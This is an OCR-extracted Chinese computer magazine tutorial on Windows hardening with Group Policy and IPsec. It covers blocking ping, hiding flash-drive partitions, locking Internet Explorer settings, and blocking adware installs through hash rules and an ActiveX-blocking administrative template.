
第4步：此时会打开“禁止Ping 属性”窗口，点击“添加”按钮，选择“此规则不指定隧道”，点击“下一步”(见图12)。



第5步：在“网络类型”中选择“所有网络连接”，“下一步”后，同样选择“此字符串用来保护密钥交换(预共享密钥)”，并输入“noping”，点击“下一步”，打开“IP筛选器列表”窗口。



第6步：点击“添加”，在新弹出窗口中点击“下一步”后，选择“添加”，设置“源地址”为“我的IP地址”，“下一步”后，将“目标地址”设置为“任何IP地址”，“下一步”后，将协议类型设置为“ICMP”(见图13)。现在就可以点击“完成”和“关闭”返回了，回到“IP筛选列表”窗口后选中刚刚添加的“新IP筛选器列表”，点击“下一步”，将“筛选器操作”设置为“需要安全”项(见图14)。依次点击“完成”、“关闭”按钮，保存好设置返回管理控制台。



红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


用组策略代替小软件

现在的程序流行“专”，很多人喜欢针对某一目的而专门开发一款软件，这样的软件很小巧，但即便如此，大部分程序还是需要安装，更有甚者有些软件还捆绑了恶意插件，烦恼何其多，不如用功能强大的“组策略”代替它们，能够让你轻松拥有N多软件的强大功能。

组策略替换小软件之一：代替闪存盘封杀软件

由于闪存盘越来越普及，利用它传播的病毒也越来越多，为了系统的安全，出现了很多禁止闪存盘运行的小工具，不过有了组策略，还要软件干嘛呢？

打开组策略窗口，在右侧选择“用户配置→管理模板→Windows资源管理器”，然后在右侧双击“防止从‘我的电脑’访问驱动器”，点击“已启动”，这时从“选择下列组合中的一个”列表中看到只有很少的几种组合(见图15)，这就需要我们手动添加新的驱动器。考虑到很多读卡器都会生成多个分区，所以下面就以屏蔽E、F、G、H、I分区为例为大家介绍具体的方法。




15

第1步：用记事本打开Windows\System32\GroupPolicy\Adm\system.adm，搜索“ABOnly”，可以看每条命令基本都是“NAME !!××Only VALUENUMERIC *”。

第2步：根据“low 26 bits on (1 bit per drive)”(26位每一个设备占1位)，每个分区是按1、2、4、8、16、32递增的，也就是A驱对应1，B驱对应2，C驱和D驱分别对应4和8，第一步中“××”就代表了驱动器，后面的“*”则代表了需要屏蔽的分区。如果想屏蔽单个分区，就直接输对应的数字，比如要屏蔽C驱，那直接将“××”改为C，“*”改为4，最后的命令就是“NAME !!COnly VALUE NUMERIC 4”，如果想屏蔽两个或多两个以上多个分区，只要将它们对应的数值相加就可以了，比如要屏蔽A驱和B驱，那么“××”就是AB，“*”就是3，最后的命令就是“NAME !!ABOnly VALUE NUMERIC 3”。我们要屏蔽的是EFGHI分区，那么最后的命令就是“NAME !!EFGHIOnly VALUE NUMERIC 496”。

第3步：在如图2所示的“NoDrives_Help”及“NoViewOnDrive_Help”两部分中分别添加上面的命令，然后再次搜索“ABOnly”，找到“[strings]”部分，添加一行“EFGHIONLY="限制驱动器E、F、G、H、I"”(见图16)。



16

经过上面的修改，所有的操作就完了，在组策略中就可以看到限制驱动器E、F、G、H、I的选项了。限制了这些分区，插上闪存盘自然不会有反应了。

组策略替换小软件之二：IE调整工具

由于各种恶意软件、病毒、木马越来越多地利用IE的漏洞进行传播，这也让网上出现了一批IE调整工具，它们大多可以完成屏蔽IE的功能菜单、锁定主页等功能。但你可能不知道，其实这些软件的大部分功能都可以通过组策略来实现。

①锁定主页

在组策略窗口左侧依次展开“用户配置→管理模板→Windows Components→Internet Explorer”，然后在右侧找到“禁用更改主页设置”，选择已启动，并在“主页”中输入好主页，如果是空白页，则输入“about:blank”即可(见图17)。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

17

②禁止弹出新窗口

在组策略窗口中找到"用户配置→管理模板→Windows Components→Internet Explorer→浏览器菜单"，然后在右侧启用"禁用'在新窗口中打开'菜单项"，这样网页自动打开的窗口就会全部被禁止。不过在某个链接上单击鼠标右键后"在新窗口中打开"命令也同样无法使用了。

小提示

在"浏览器菜单"项下，还可以启用"'工具'菜单：禁用'Internet 选项...'菜单项"，以防止别人随意修改你的IE设置。

组策略替换小软件之三：预防恶意软件

随着恶意软件的流氓行为越来越猖狂，涌现出了一大批的插件预防小软件，而它们的原理都是通过注册表来实现的，如果你掌握了修改技巧，就可以用组策略来完成这一任务了，让软件"下岗"吧。

①避免恶意软件的安装

利用前面我们介绍过的与"禁止指定程序运行"相似的方法，我们可以避免恶意软件的安装。


首先你要得到恶意软件的安装文件，这些文件大多是在程序的安装包中，可以通过查看TEMP文件夹或是解压缩后得到。然后打开组策略中的""计算机配置→windows设置→安全设置→软件限制策略→其他规则"，然后在窗口右侧空白处右击，选择"新散列规则"，在弹出窗口中点击"浏览"，选择恶意软件的安装文件，并将"安全级别"设置为"不允许的"，"确定"后就可以了，比如"上网助手"，就选择Assist4.exe。

②利用模板防止恶意软件入侵电脑

虽然组策略提供限制ActiveX安装的功能，但需要一个个手动添加比较麻烦，为了简化操作，我们可以通过添加组策略"管理模板"的方式，对恶意软件进行免疫。

从http://work.newhua.com/cfan/2007zk/zcleycjmb.rar下载并解压缩模板文件，在组策略窗口左侧右击"计算机配置"下的"管理模板"，选择"添加/删除模板"，在弹出窗口中点击"添加"按钮，将模板文件添加到组策略中。

在窗口左侧选择右击"计算机配置→管理模板"下的"Windows组件"，在弹出菜单中选择"查看→筛选"，去除"只显示能完全管理的策略设置"项的勾选(见图18)。




18

现在就可以通过窗口左侧依次扩展"计算机配置→管理模板→Windows组件→Internet Explorer→安全功能→IE插件免疫"，然后右击看到"设置IE插件列表"，双击打开后，选择"已启用"就可以了。

小提示

如果是新出的插件，就需要我们手动添加了。打开含有恶意软件的网页后，选择"否"，不要安装恶意插件，然后选择"查看→源文件"菜单项，在弹出的文本窗口中搜索"CLSID"，然后复制其后诸如"C22D6D40-47D8-40FE-825A-CC7F4D88B3B8"的32位十六进制字符串，用记事本打开模板文件，选中如图6所示字符，复制该代码，将刚刚得到的CLSID值，替换到"{ }"内，将代码"3721上网助手"改为新的恶意软件名称，最后保存，再重新导入模板就可以了。



```
                END PART

                PART "3721上网助手" CHECKBOX
                    KEYNAME "SOFTWARE\Microsoft\Internet
Explorer\ActiveX Compatibility\{4EA20CD0-BF89-4666-9DB1-B5410D27DA54}"
                    VALUENAME "Compatibility Flags"
                    DEFCHECKED
                    VALUEON NUMERIC 1024
                END PART

                PART "3721上网助手" CHECKBOX
